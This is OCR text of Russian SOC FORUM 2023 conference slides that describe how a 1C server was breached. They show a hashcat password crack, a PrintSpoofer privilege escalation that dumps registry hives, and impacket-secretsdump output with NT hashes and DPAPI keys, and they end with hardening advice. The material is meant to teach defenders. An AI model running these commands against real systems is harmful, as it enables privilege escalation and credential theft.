
```
└─$ hashcat -a 0 -m 100 21BD12DC183F740EE76F27B78EB39C8AD972A757 /SecList/rockyou.txt --show
21bd12dc183f740ee76f27b78eb39c8ad972a757:P@ssw0rd
```

SOC FORUM 2023



Кто запускает приложение?


Свойства: Запретить локальный вход
Параметр локальной безопасности
Объяснение
Запретить локальный вход
USR1CV8
Добавить пользователя или группу...
Удалить
OK
Отмена
Применить


Свойства: Вход в качестве службы
Параметр локальной безопасности
Объяснение
Вход в качестве службы
NT SERVICE\MSSQL$SQLEXPRESS01
NT SERVICE\MSSQLSERVER
NT SERVICE\SQLAgent$SQLEXPRESS
NT SERVICE\SQLAgent$SQLEXPRESS01
NT SERVICE\SQLSERVERAGENT
NT SERVICE\SQLTELEMETRY
NT SERVICE\SQLTELEMETRY$SQLEXPRESS
NT SERVICE\SQLTELEMETRY$SQLEXPRESS01
SQLServer2005SQLBrowserUser$
USR1CV8
Администратор
Добавить пользователя или группу...
Удалить
OK
Отмена
Применить

SeImpersonatePrivilege

SOC FORUM 2023

Система

Команда системы: `whoami /priv` Кодировка: cp866

Вывод:

```
> whoami
[redacted]\usr1cv8
> whoami /priv

Сведения о привилегиях
----------------------

Имя привилегии                Описание                                          Область, край
============================= ================================================= =============
SeMachineAccountPrivilege     Добавление рабочих станций к домену               Отключен
SeChangeNotifyPrivilege       Обход перекрестной проверки                       включен
SeImpersonatePrivilege        Имитация клиента после проверки подлинности       включен
SeCreateGlobalPrivilege       Создание глобальных объектов                      включен
SeIncreaseWorkingSetPrivilege Увеличение рабочего набора процесса               Отключен
```

Повышение привилегий

SOC FORUM 2023

```
C:\Users\USR1CV8\AppData\Local\Temp\test>PrintSpoofer.exe -c "reg.exe save hklm\system C:\Users\USR1CV8\
AppData\Local\Temp\test\system"
PrintSpoofer.exe -c "reg.exe save hklm\system C:\Users\USR1CV8\AppData\Local\Temp\test\system"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[!] CreateProcessAsUser() failed because of a missing privilege, retrying with CreateProcessWithTokenW()
.
[+] CreateProcessWithTokenW() OK

C:\Users\USR1CV8\AppData\Local\Temp\test>dir
dir
 ◆◆◆ ◆ ◆◆◆ள◆჻ C ◆◆ ◆◆◆◆◆ ◆◆ঔ.
 ◆◆?◆◆◆ ◆◆◆◆◆ ϯ◆: 42F2-2E6F

 ◆◆◆◆ন◆◆◆ ◆◆◆◆◆ C:\Users\USR1CV8\AppData\Local\Temp\test

[redacted] 16:20    <DIR>          .
           16:20    <DIR>          ..
           10:51            27◆136 PrintSpoofer.exe
           16:20            49◆152 sam
           16:20            61◆440 security
           10:32            73◆802 shell.exe
           16:20        14◆123◆008 system
               5 蹴◆◆◆      14◆334◆538 ◆◆◆◆
               2 ◆◆◆◆◆  30◆130◆245◆632 ◆◆◆◆ ?◆◆◆◆◆

C:\Users\USR1CV8\AppData\Local\Temp\test>whoami
whoami
[redacted]\usr1cv8

C:\Users\USR1CV8\AppData\Local\Temp\test>
```

```
┌──(user㉿kali)-[/projects/1c/shared]-[14:39]
└─$ impacket-secretsdump -sam sam -system system -security security LOCAL
Impacket v0.10.1.dev1+20230620.44942.4888172c - Copyright 2022 Fortra

[*] Target system bootKey: 0x08094a3873ccbe4c492905ae3f782a40
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:eb0017c7d23392f837e98eea47fad42c56a13f9fa69a264d6b6c5d436e5f240e5881e5ec
32210b3fc226b128097635461dc52a55c00c930c177b684861068fcd6ec99aeadd9d9c9d5f4d3d77d3f4a64c830346fb9a7b70d4
5e24c2f84ed2cee808c65f8cb3294ef272137b1e7b956de65c8da125814c9438ebe528a643057faf54a70bcae070df8bf16171d1
203c5c22c6cdb6c24677dfa1571b63982f4dff163dd8c82b9ed9df86694e7715eabff10e3726982c78463cad7e90a06d93efc839
06f2754449b6cb894a36662d3f34eeaaf024327fd292b823e35c63e761836ef3c897e8db73bb630e02bd60233d69249e
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a2bb03e800769f0b9bbb3b243ee4f8e7
[*] DPAPI_SYSTEM
dpapi_machinekey:0x53bda96be61f0981c80aa9090f6882718b198333
dpapi_userkey:0x01be6ec3b42f37895307dca2e4d30eabf64425f9
[*] L$ASP.NETAutoGenKeysV44.0.30319.0
 0000   76 D5 6B 6E 79 DE 50 2E  B1 1A 07 53 50 81 9A D1   v.kny.P....SP...
 0010   A7 37 BA E6 F9 F9 48 7F  5A 6B 49 AA A9 9A E6 F6   .7....H.ZkI.....
 0020   7E F8 FE 89 DE 7D 4A 45  60 D6 DE 82 3A 06 AE 49   ~....}JE`...:..I
```

Что делать?

SOC FORUM 2023

- Запретить внешние обработки
- Создать администраторов кластера и сервера
- Задать парольную политику/использовать доменную аутентификацию пользователей
- Изолировать процессы ragent, rmngr и rphost
- Ограничить доступ к 1CV8Clst.lst
- Не использовать доменную авторизацию MS SQL Server

SOC
FORUM
2023

Взломать за 60 секунд!

История одного взлома или проверьте вашу систему на безопасность

Обработка,
используемая в докладе

SOC FORUM 2023

USSC

ЦЕНТР КИБЕРБЕЗОПАСНОСТИ

ВОПРОСЫ?